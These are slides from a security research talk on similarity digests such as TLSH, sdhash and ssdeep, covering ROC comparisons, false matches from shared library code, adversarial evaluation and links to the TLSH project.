
Legitimate programs share common code and libraries with other legitimate programs and with malware

- processing argc/argv
- stdio library
- …

For example, Linux utilities “wc” and “uniq” can match for unexpected reasons – they share the author David MacKenzie.

Makes setting a threshold for matching significantly more difficult.

ROC curves



1
0.9
0.8
0.7
0.6
0.5
0.4
0.3
0.2
0.1
0
True Positive Rate
0
0.1
0.2
0.3
0.4
0.5
0.6
0.7
0.8
0.9
1
False Positive Rate
TLSH
Sdhash
Ssdeep

Design / Research

- Identifying encapsulated content is a useful criteria.
  - Often requires specialized processing

  ⇒Should not be considered a primary criteria

- Schemes can be resistant to certain types of changes and vulnerable to others
  - In adversarial situations, the scheme is only as strong as its vulnerabilities

  ⇒Minimax-like evaluation would be useful

Design / Research (cont.)

- Resistance to random changes
  - Schemes vary in this measure
  - Randomness is used ubiquitously by spammers / malware authors

  ⇒A useful criteria for evaluation

- Scalable searching through large databases of digests
  - A smooth ROC curve makes this feasible

  ⇒A useful criteria for evaluation

Conclusions / Questions

- Similarity Digests are a useful tool for real world security problems

- When designing / doing research on these types of schemes, it is important to do adversarial evaluation
  - a mathematical basis for comparing similarity digests in an adversarial environment?

- Can Hybrid approaches combine the best parts of different schemes?

Resources and Acknowledgement

Acknowledgements:

Scott Forman, Vic Hargrave, Chun Cheng.

Open source on Github

https://github.com/trendmicro/tlsh/

Papers

https://www.academia.edu/7833902/TLSH_-A_Locality_Sensitive_Hash

https://www.academia.edu/9768744/On_Attacking_Locality_Sensitive_Hashes_and_Similarity_Digests